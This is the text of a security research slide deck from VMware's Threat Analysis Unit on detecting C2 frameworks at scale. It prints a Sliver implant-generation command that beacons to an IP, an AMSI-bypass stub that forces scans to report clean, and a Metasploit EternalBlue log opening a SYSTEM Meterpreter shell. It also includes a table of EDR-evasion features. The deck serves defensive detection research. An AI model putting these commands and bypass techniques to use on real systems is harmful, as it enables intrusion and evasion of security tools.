

C2F2: A framework for detecting C2 frameworks at scale

Sebastiano Mariani, Oleg Boyarchuk, Stefano Ortolani,
Giovanni Vigna

VMware Threat Analysis Unit

October 2023

Introduction

Why do we care about C2 frameworks?

Command-and-control (C2) frameworks are systems used to remotely manage and maintain access to compromised devices and are widely used by cybercriminals

Computer Weekly
<https://www.computerweekly.com/news/Cobalt-Strike...>

Cobalt Strike still C2 infrastructure of choice



18 Jan
Cybereason
<https://www.cybereason.com/blog/sliver-c2-levera...>

Sliver C2 Leveraged by Many Threat Actors

Cyware Labs
<https://cyware.com/news/number-of-c2-servers-inc...>

Number of C2 Servers Increases by 30% in 2022: Report

20 Dec 2022 — The number of unique **C2** servers spiked by 30% this year, ... There has been a spike in the **use of Command and Control (C2) frameworks** by ...




Back Orifice 2000 inspired the creation of C2 frameworks

Turning the tables on C2 Frameworks


Three pillars of our research



Polymorphism-
based evasion



Generation of
large datasets



Detection based on
machine learning

A C2 framework menagerie

Which C2 frameworks did we choose?

C2 frameworks that support implant customization, and installed on Slingshot VM or Kali Linux or actively used in the wild

```
john@ubuntu: ~  
Usage:  
=====  
generate [flags]  
Flags:  
=====  
-a, --arch          string    cpu architecture (default: amd64)  
-c, --canary        string    canary domain(s)  
-d, --debug          string    enable debug features  
-o, --debug-file    string    path to debug output  
-G, --disable-sgn   string    disable shikata ga nai shellcode encoder  
-n, --dns            string    dns connection strings  
-e, --evasion        string    enable evasion features (e.g. overwrite user space hooks)  
-E, --external-builder string    use an external builder  
-f, --format         string    Specifies the output formats, valid values are: 'exe', 'shar  
ed' (for dynamic libraries), 'service' (see 'psexec' for more info) and 'shellcode' (windows only)  
(default: exe)  
-h, --help          display help  
-b, --http          string    http(s) connection strings  
-X, --key-exchange  int      wg key-exchange port (default: 1337)  
-w, --limit-datetime string    limit execution to before datetime  
-x, --limit-domainjoined string    limit execution to domain joined machines  
-F, --limit-fileexists string    limit execution to hosts with this file in the filesystem  
-z, --limit-hostname string    limit execution to specified hostname  
-L, --limit-locale  string    limit execution to hosts that match this locale
```


Sliver implant generation is highly customizable

Name	License	Slingshot	Kali	In the wild
Cobalt Strike	Commercial			Y
Metasploit	Open source	Y		Y
Sliver	Open source		Y	Y
Brute Ratel	Commercial			Y
Godoh	Open source		Y	
Shad0w	Open source			Y
Empire	Open source	Y	Y	Y
Merlin	Open source	Y	Y	Y
PoshC2	Open source	Y	Y	Y
Covenant	Open source	Y	Y	Y


We used leaked versions of Cobalt Strike and Brute Ratel as found on VirusTotal and actively used by cybercriminals

A C2 framework menagerie

Notable features: API support



Details of an implant in Covenant's dashboard




API call for available Covenant implants, executed in Swagger UI

Cobalt Strike, Empire, and Covenant provide API that allows automation


A C2 framework menagerie

Notable features: Cross-platform implants



**Sliver, Godoh, Merlin, Metasploit,
PoshC2, and Empire implants**

can be compiled for MacOS, Windows, and Linux




**Brute Ratel, Covenant, Cobalt
Strike, and ShadOw implants**


can be compiled for Windows only

A C2 framework menagerie

Notable features: Malleable C2



Creation of an HTTP listener for Brute Ratel



Brute Ratel implant's traffic, intercepted by mitmproxy

PoshC2, Brute Ratel, Empire, Merlin, and Cobalt Strike allow to change implants' network traffic indicators

A C2 framework menagerie

Notable features: Evasive implants

Implants of Brute Ratel, PoshC2, Merlin, and Shad0w can evade detection

```

4C:8BDC  mov r11,rsp
49:895B 08  mov qword ptr ds:[r11+8],rbx
49:896B 10  mov qword ptr ds:[r11+10],rbp
49:8973 18  mov qword ptr ds:[r11+18],rsi
57      push rdi
41:56   push r14
41:57   push r15
48:83EC 70  sub rsp,70
4D:8BF9  mov r15,r9
41:8BF8  mov edi,r8d
48:8BF2  mov rsi,rdx
48:8BD9  mov rbx,rcx
48:8B0D BD4  mov rcx,qword ptr ds:[r11+BD4]
48:8D05 B64  lea rax,qword ptr ds:[r11+B64]
48:8BAC24 B  mov rbp,qword ptr ds:[r11+24B]
4C:8B424 B  mov r14,qword ptr ds:[r11+424B]
48:3BC8  cmp rcx,rax
74 23   je amsi.7FFC6C4E38CA
F641 1C 04  test byte ptr ds:[7FFC6C4E38CA],0
74 1D   je amsi.7FFC6C4E38CA
48:8B49 10  mov rcx,qword ptr ds:[r11+4910]
4C:8BCB  mov r9,rbx
49:896B B0  mov qword ptr ds:[r11+6B],rbp
4D:8973 A8  mov qword ptr ds:[r11+73],rbp
44:894424 2  mov dword ptr ds:[r11+4424],2
48:8B4424 30  mov rax,qword ptr ss:[rsp+30]
8320 00  and dword ptr ds:[rax],0
33C0   xor eax,eax
C3     ret
CC     int3
8973 18  mov dword ptr ds:[rbx+18],esi
57      push rdi
41:56   push r14
41:57   push r15

```

HRESULT WINAPI AmsiScanBufferStub(
 HAMSICONTEXT amsiContext,
 PVOID buffer,
 ULONG length,
 LPCWSTR contentName,
 HAMSISESSION amsiSession,
 AMSI_RESULT *result)
 {
 *result = AMSI_RESULT_CLEAN;
 return S_OK;
 }

Donut patches amsi.dll!AmsiScanBuffer (used by Shad0w and Merlin)

Evasion Capabilities	x64 Support	x86 Support	x86 on Wow64 Support
Indirect System Calls	Yes	Yes	Yes
Hide Shellcode Sections in Memory	Yes	Yes	Yes
Multiple Sleeping Masking Techniques	Yes	No	No
Unhook EDR Userland Hooks and DLLs	Yes	No	No
Unhook DLL Load Notifications	Yes	No	No
LoadLibrary Proxy for ETW Evasion	Yes	No	No
Thread Stack Encryption	Yes	Yes	Yes
Badger Heap Encryption	Yes	Yes	Yes
Masquerade Thread Stack Frame	Yes	Yes	Yes
Hardware Breakpoint for AMSI/ETW Evasion	Yes	Yes	Yes
Reuse Virtual Memory For ETW Evasion	Yes	Yes	Yes
Reuse Existing Libraries from PEB	Yes	Yes	Yes
Secure Free Badger Heap for Volatility Evasion	Yes	Yes	Yes
Advanced Module Stomping with PEB Hooking	Yes	Yes	Yes
In-Memory PE and RDLL Execution	Yes	Yes	Yes
In-Memory BOF Execution	Yes	Yes	Yes
In-Memory Dotnet Execution	Yes	Yes	Yes
Network Malleability	Yes	Yes	Yes
Built-In Anti-Debug Features	Yes	Yes	Yes
Module stomping for BOF/Memexec	Yes	Yes	Yes

Brute Ratel's out-of-box evasion capabilities

A C2 framework menagerie

Notable features: Built-in tools

Empire, Sliver, and Metasploit have massive libraries of built-in tools

```
msf exploit(ms17_010_ets) > run
[*] Started reverse TCP handler on 192.168.1.24:9001
[*] 192.168.1.207:445 - Connecting to target for exploitation.
[+] 192.168.1.207:445 - Connection established for exploitation.
[*] 192.168.1.207:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.207:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.207:445 - Starting non-paged pool grooming
[+] 192.168.1.207:445 - Sending SMBv2 buffers
[+] 192.168.1.207:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 b
[*] 192.168.1.207:445 - Sending final SMBv2 buffers.
[*] 192.168.1.207:445 - Sending last fragment of exploit packet!
[*] 192.168.1.207:445 - Receiving response from exploit packet
[+] 192.168.1.207:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.207:445 - Sending egg to corrupted connection.
[*] 192.168.1.207:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.207
[*] Meterpreter session 3 opened (192.168.1.24:9001 -> 192.168.1.207:49160) at 2017-05-
[+] 192.168.1.207:445 - =====
[+] 192.168.1.207:445 - =====WIN=====
[+] 192.168.1.207:445 - =====

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
[0] 0:ruby* 1:bash 2:sudo 3:bash 4:bash-
```

Penetrating a system with the EternalBlue exploit in the Metasploit console

```
sliver (SQUARE_LIPSTICK) > armory install c2tc-domaininfo
[*] Installing extension 'coff-loader' (v1.0.14) ... done!
[*] Installing extension 'c2tc-domaininfo' (v0.0.7) ... done!

sliver (SQUARE_LIPSTICK) > c2tc-domaininfo
[*] Successfully executed c2tc-domaininfo (coff-loader)
[*] Got output:
-----
[+] DomainName:
    access.offsec
[+] DomainGuid:
    {AD65396A-F308-4655-8086-ED574DD95C37}
[+] DnsForestName:
    access.offsec
[+] DcSiteName:
    Default-First-Site-Name
[+] ClientSiteName:
    Default-First-Site-Name
[+] DomainControllerName (PDC):
    \\SERVER.access.offsec
[+] DomainControllerAddress (PDC):
    \\192.168.162.187
[+] Default Domain Password Policy:
    Password history length: 24
    Maximum password age (d): 42
    Minimum password age (d): 1
    Minimum password length: 7
[+] Account Lockout Policy:
    Account lockout threshold: 0
    Account lockout duration (m): 30
    Account lockout observation window (m): 30
[+] NextDc DnsHostName:
    -----
```

Enumerating Active Directory domain's information with the help of the Sliver's extension package manager Armory

A C2 framework menagerie

Notable features: Quirky features


- Sliver embeds DNS canaries in implants
- ShadOw can mirror any site in real time
- Covenant allows for dynamic compilation of implants
- Merlin supports domain fronting
- Godoh, Cobalt Strike, and Brute Ratel support DoH (DNS-over-HTTPS)



```
sliver > generate --http 123.123.123.123 --canary josh.stats.supercazzola.com
[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 3m29s
[*] Implant saved to /home/john/OVERWHELMING_LYMPHOCYTE.exe
```

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
009EE290	6F	6C	6F	72	4D	6F	64	65	6C	01	0A	43	6F	6D	70	61	olorModel..Compa
009EE2A0	72	61	62	6C	65	01	0A	62	72	71	33	69	78	78	2E	6A	rable..brq3ixx.j
009EE2B0	6F	73	68	2E	73	74	61	74	73	2E	73	75	70	65	72	63	osh.stats.superc
009EE2C0	61	7A	7A	6F	6C	61	2E	63	6F	6E	2E	01	0A	30	66	45	azzola.com..0FE
009EE2D0	38	6B	73	76	39	01	0A	44	34	52	57	6F	69	4B	47	41	8ksv9..D4RWoiKGA
009EE2E0	59	01	0A	44	39	79	54	5F	32	79	4C	76	75	01	0A	44	Y..D9yT_2yLvu..D
009EE2F0	41	62	53	50	64	62	67	77	64	01	0A	44	43	6A	77	4F	AbSPdbgwd..DCjwO
009EE300	52	46	50	66	59	01	0A	44	44	58	52	4D	51	33	47	6C	RFPfY..DDXRMQ3G1
009EE310	67	01	0A	44	50	45	64	37	37	4C	70	71	38	01	0A	44	g..DPEd77Lpq8..D
009EE320	55	5F	71	56	61	42	68	75	59	01	0A	44	65	63	6F	64	U qVaBhuY..Decod

